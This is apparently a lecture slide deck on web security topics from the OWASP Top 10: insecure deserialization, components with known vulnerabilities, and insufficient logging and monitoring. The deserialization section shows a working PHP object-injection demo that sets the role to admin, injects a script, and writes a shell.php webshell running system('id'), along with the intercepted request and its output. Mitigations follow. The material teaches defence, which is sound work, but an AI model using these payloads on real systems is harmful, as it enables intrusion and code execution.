

# General Topics

Insecure Deserialization, Components with known Vulnerabilities,  
Logging & Monitoring, WAFs

# Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. Server and Backend Attacks
7. Remaining Client Attacks
8. >> General Topics <<
9. Conclusions


# Serialization / Deserialization

- **Serialization**
  - turns objects into a data format suitable for storage and communication
    - e.g. JSON, XML, Binary ...
- **Deserialization**
  - restores objects from some data format

```
3 class User{
4     public $uname = "Luke";
5     public $role = "Jedi";
6 }
```

```
26 ✓ if(isset($_POST['user_data']))
27     $user = unserialize($_POST['user_data']);
28 ✓ else
29     $user = new User;
```

```
32 <html>
33     <head><title>Serialization</title></head>
34     <body>
35         <h1>Welcome <?php echo($user->uname); ?></h1>
36         Your role: <?php echo($user->role); ?>
37
38         <form method="post">
39             <input type="hidden" name="user_data" value='<?php echo(serialize($user)); ?>'></input>
40             <input type="submit" value="Do something" />
41         </form>
42
43     </body>
44 </html>
```



```
8  if(isset($_POST['uname']) && isset($_POST['role']))
9  {
10     $user = new User;
11     $user->uname = $_POST['uname'];
12     $user->role = $_POST['role'];
13     echo(htmlentities(serialize($user)));
14 }
```

Object Creator





⏪ ⏩ ↺ 🏠



🛡️ [lightside.me/serialobjectcreator.php](https://lightside.me/serialobjectcreator.php)

Generate serialized string

```
1  O:4:"User":2:{s:5:"uname";s:29:"Luke<script>alert(1)</script>";s:4:"role";s:5:"admin";}
```









Serialization


   

  lightside.me/serialization.php


# Welcome Luke

Your role: Jedi

 **Inspector**  Console  Debugger  Network  Style Editor  Performance  Memory  Storage

Search HTML 

```
<html>
  <head> ... </head>
  <body>
    <h1>Welcome Luke</h1>
    Your role: Jedi
    <form method="post">
      <input type="hidden" name="user_data" value="0:4:"User":2:{s:5:"uname";s:29:"Luke<script>alert(1)</script>";
s:4:"role";s:5:"admin";}">
      <input type="submit" value="Do something">
    </form>
  </body>
</html>
```



# Welcome Luke

Your role: admin

Do something

```
3  class User{
4      public $uname = "Luke";
5      public $role = "Jedi";
6
7      public function __construct()
8      {
9          $this->customlog($this->uname, "{$this->uname} created.\n");
10     }
11
12     public function __wakeup()
13     {
14         $this->customlog($this->uname, "{$this->uname}:{$this->role} loaded.\n");
15     }
16
17     protected function customlog($fname, $fcontent)
18     {
19         if(!file_exists($fname)){
20             touch("logs/".$fname);
21         }
22         file_put_contents("logs/".$fname, $fcontent, FILE_APPEND);
23     }
24 }
```



Object Creator

lightside.me/serialobjectcreator.php

shell.php <?php system('id'); ?> Generate serialized string

```
O:4:"User":2:{s:5:"uname";s:9:"shell.php";s:4:"role";s:22:"<?php system('id'); ?>";}
```

☒ Text ☐ Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode

☒ Text ☐ Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

Request to http://lightside.me:80 [192.168.0.101]

Forward Drop Intercept is on Action Open Browser

Comment this item

Raw Params Headers Hex

Pretty Raw In Actions

```
1 POST /serialization.php HTTP/1.1
2 Host: lightside.me
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 126
9 Origin: http://lightside.me
10 Connection: close
11 Referer: http://lightside.me/serialization.php
12 Cookie: PHPSESSID=bbjueacmlo5dldhp9rmg3ouru0
13 Upgrade-Insecure-Requests: 1
14
15 user_data=
%4f%3a%34%3a%22%55%73%65%72%22%3a%32%3a%7b%73%3a%35%3a%22%75%6e%61%6d%65%22%3b%73%3a%39%3a%22%73%68%65%6c%6c%2e%70%6
8%70%22%3b%73%3a%34%3a%22%72%6f%6c%65%22%3b%73%3a%32%32%3a%22%3c%3f%70%68%70%20%73%79%73%74%65%6d%28%27%69%64%27%29%
3b%20%3f%3e%22%3b%7d
```

lightside.me/logs/shell.php

lightside.me/logs/shell.php

shell.php:uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm) loaded.

# Example: PHP Deserialization


- At least three possible problems:
  - Missing Input Validation
    - Objects are often seen as “trusted” and aren’t validated
      - Nonsense if they come from an untrusted place (e.g. user, remote datastore etc.)
  - Dangerous Code in Magic-Functions
    - e.g. filesystem-operations, system-interaction, eval, etc.
  - Bugs in underlying C-Code
- Recommended reading:
  - <https://www.netsparker.com/blog/web-security/untrusted-data-unserialize-php/>

# Nice example from 2015

## Commons Collections Library


- Deserialization vulnerability that led to RCE
- Extremely popular in Java world
  - WebSphere
  - Jboss
  - Weblogic
  - Java RMI (Remote Method Invocation)
  - and every application that directly uses CC
- Nice writeup
  - <https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>
- Try it on your own
  - <https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-exploiting-java-deserialization-with-apache-commons>

# Insecure Deserialization



Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

# Insecure Deserialization



Goal

Inject manipulated objects to bypass security checks or execute arbitrary code.

How


By manipulation of serialized objects.

Solution

OWASP Top 10


(Primary)  
Violated Principle

# Insecure Deserialization



Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	By manipulation of serialized objects.
Solution	Avoid deserialization of objects from untrusted sources
OWASP Top 10	
(Primary) Violated Principle	


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Solution	<p>Avoid deserialization of objects from untrusted sources</p> <p>Avoid using native (de)serialization and use safer alternatives like JSON, XML, YAML (correctly) e.g. JSON.parse (and never eval), correctly configured and hardened parsers</p>
OWASP Top 10	
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


# Insecure Deserialization




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# Insecure Deserialization




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OWASP Top 10	
(Primary) Violated Principle	

# Insecure Deserialization




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OWASP Top 10	
(Primary) Violated Principle	

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OWASP Top 10	A8:2017-Insecure Deserialization
(Primary) Violated Principle	

# Insecure Deserialization



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OWASP Top 10	A8:2017-Insecure Deserialization
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated.“

# 3<sup>rd</sup> party components

It's ok to use 3<sup>rd</sup> party components


- libraries
- frameworks
- etc.

Just be aware you also include their problems

- Commons Collection is the best example

And act appropriately

# Vulnerabilities in 3rd Party Components



Goal

Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)


How

Solution

OWASP Top 10

(Primary)  
Violated Principle

# Vulnerabilities in 3rd Party Components



Goal

Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)

How

Fingerprint application  
Search the web for corresponding vulnerabilities and exploits  
e.g. <https://www.cvedetails.com/>, <https://www.exploit-db.com/>, etc.


Solution

OWASP Top 10

(Primary)  
Violated Principle




# Vulnerabilities in 3rd Party Components




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Solution	Be aware of all components you have in use
OWASP Top 10	
(Primary) Violated Principle	

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Solution	Be aware of all components you have in use  Check all components for publicly known vulnerabilities Tools can help you with this task, e.g. GitHub Dependabot OWASP Dependency Check Sonatype Nexus IQ / Lifecycle Synopsys Black Duck Software Composition Analysis etc...
OWASP Top 10	
(Primary) Violated Principle	

Src Control



IDE


3<sup>rd</sup> party  
check



CI/CD


App Server

# Vulnerabilities in 3rd Party Components




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OWASP Top 10	
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
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OWASP Top 10	
(Primary) Violated Principle	

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
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OWASP Top 10	
(Primary) Violated Principle	

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OWASP Top 10	A9:2017-Using Components with Known Vulnerabilities
(Primary) Violated Principle	„Understand how integrating external components changes your attack surface“




Internet


DMZ

Application

Intranet



# Insufficient Logging and Monitoring



Goal

Hide attacks and go unnoticed.


How

Solution

OWASP Top 10


(Primary)  
Violated Principle

# Insufficient Logging and Monitoring




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How	Security relevant events are not logged appropriately
Solution	
OWASP Top 10	
(Primary) Violated Principle	

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
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Solution	
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# Insufficient Logging and Monitoring




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
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# Insufficient Logging and Monitoring



Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly No appropriate alert thresholds are in place No suitable response process is in place
Solution	Define which events are security relevant and therefore should be logged e.g. failed authentication attempts, access control violation attempts, input validation failures, CSP reportings etc.
OWASP Top 10	
(Primary) Violated Principle	


# Insufficient Logging and Monitoring



Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly No appropriate alert thresholds are in place No suitable response process is in place
Solution	Define which events are security relevant and therefore should be logged e.g. failed authentication attempts, access control violation attempts, input validation failures, CSP reportings etc.
	Use consistent log formats throughout your organization
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


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
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
